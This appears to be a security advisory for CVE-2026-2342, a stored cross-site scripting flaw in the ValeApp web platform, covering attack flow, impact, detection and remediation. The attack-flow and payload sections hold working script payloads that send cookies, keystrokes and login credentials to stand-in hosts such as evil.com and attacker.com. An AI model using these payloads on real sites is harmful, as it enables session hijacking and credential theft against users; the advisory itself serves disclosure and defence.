Executive Summary
CVE-2026-2342 is a critical stored cross-site scripting (XSS) vulnerability in ValeApp, a web application platform developed by OceanicSoft Informatics Systems Ltd. All versions of ValeApp through 09072026 (July 9, 2026) are affected.
CVSS Score: 9.3 (Critical)

The vulnerability arises from improper neutralization of user-supplied input during web page generation. An attacker can inject persistent JavaScript payloads through application input fields, which are stored in the database and subsequently rendered — without sanitization — to every user who visits the affected page. This creates a one-to-many attack scenario where a single injection compromises all users of the platform.
The vendor was contacted early about this disclosure but did not respond.
Vulnerability Overview
What is Stored XSS?
Unlike reflected XSS (which requires tricking a user into clicking a malicious link), Stored XSS embeds the malicious payload directly into the application's database. Every user who subsequently loads the affected page receives and executes the injected script — with no further action required from the attacker.
Root Cause
ValeApp fails to sanitize or encode user-supplied input before storing it in the database, and also fails to escape output when rendering stored data back to users' browsers. This double failure — no input validation and no output encoding — is the classic recipe for stored XSS.
Attack Flow
1. Attacker identifies an input field that stores and later renders user content
2. Attacker submits: <script>fetch('https://evil.com/steal?c='+document.cookie)</script>
3. ValeApp stores the raw payload in the database without sanitization
4. Any user who loads the page containing this content executes the script
5. The victim's session cookie is sent to the attacker's C2 server
6. Attacker uses the hijacked session to impersonate the victimTechnical Details
CVSS Vector
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
- Attack Vector: Network
- Attack Complexity: Low
- Privileges Required: Low (authenticated account to submit content)
- User Interaction: None (after initial injection)
- Scope: Changed (impacts other users)
- Confidentiality / Integrity: High / High
Affected Versions
| Product | Vendor | Affected Through |
|---|---|---|
| ValeApp | OceanicSoft Informatics Systems Ltd. | 09072026 (July 9, 2026) |
No fixed version has been announced. The vendor has not responded to disclosure.
Payload Examples
<!-- Session cookie theft -->
<script>fetch('https://attacker.com/c?d='+document.cookie)</script>

<!-- Keylogger -->
<script>document.addEventListener('keypress',e=>fetch('https://attacker.com/k?k='+e.key))</script>

<!-- Credential harvesting overlay -->
<script>document.body.innerHTML='<form action="https://attacker.com/phish" method="POST"><input name="u" placeholder="Username"><input name="p" type="password" placeholder="Password"><button>Login</button></form>'</script>Impact Assessment
Attack Scale
The stored nature of this vulnerability means one successful injection affects all users who visit the compromised page. In a multi-user platform like ValeApp, this could mean:
| User Type | Risk |
|---|---|
| Regular users | Session hijacking, account takeover |
| Administrators | Full platform compromise |
| Other tenants | Lateral movement in multi-tenant deployments |
What an Attacker Can Do
- Session hijacking — Steal HTTP-only exempt cookies to impersonate users
- Account takeover — Change passwords or email addresses while authenticated as victim
- Data exfiltration — Access and extract data visible to the victim user
- Phishing overlays — Replace page content with fake login forms
- Malware distribution — Redirect users to exploit kits or malicious downloads
- Admin privilege escalation — If an admin views the page, full platform access is achievable
- Persistent backdoors — Self-replicating XSS worms that spread across the platform
Identifying Exposure
Test for Reflected XSS First
// Basic probe — if this renders as HTML, the field is vulnerable
<img src=x onerror=alert(document.domain)>Check Browser Console for Injected Scripts
If operating ValeApp internally, check browser developer tools for unexpected network requests or script executions when loading user-generated content pages.
Review Application Logs
# Look for stored script tags in application database or log files
grep -ri "<script>" /var/log/valeapp/ 2>/dev/null
grep -ri "onerror\|onload\|javascript:" /var/log/valeapp/ 2>/dev/nullRemediation
Since the vendor has not responded to disclosure and no patch is available, organizations running ValeApp should take the following steps:
Immediate Actions
- Audit all user-submitted content — Search the database for stored script tags or JavaScript event handlers
- Sanitize stored content — Remove or escape any existing XSS payloads from the database
- Implement a Content Security Policy (CSP) — Deploy a strict CSP header as a defense-in-depth measure:
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none';
- Deploy a WAF rule — Block requests containing script tags or JavaScript event handlers in user input fields
- Consider taking ValeApp offline — If the platform handles sensitive data and the vendor cannot provide a fix, consider temporary decommissioning
Output Encoding (Developer Fix)
If you have access to ValeApp source code, apply proper output encoding at all rendering points:
// PHP example
echo htmlspecialchars($user_input, ENT_QUOTES, 'UTF-8');// JavaScript DOM insertion — use textContent, not innerHTML
element.textContent = userInput; // Safe
element.innerHTML = userInput; // DANGEROUSDisclosure Notes
The NVD listing notes: "The vendor was contacted early about this disclosure but did not respond in any way." This is a full public disclosure with no coordinated patch — users of ValeApp should assume this vulnerability is known to threat actors and act accordingly.
References
- NVD — CVE-2026-2342
- OWASP — Cross-Site Scripting (XSS)
- OWASP — XSS Prevention Cheat Sheet
- MDN — Content Security Policy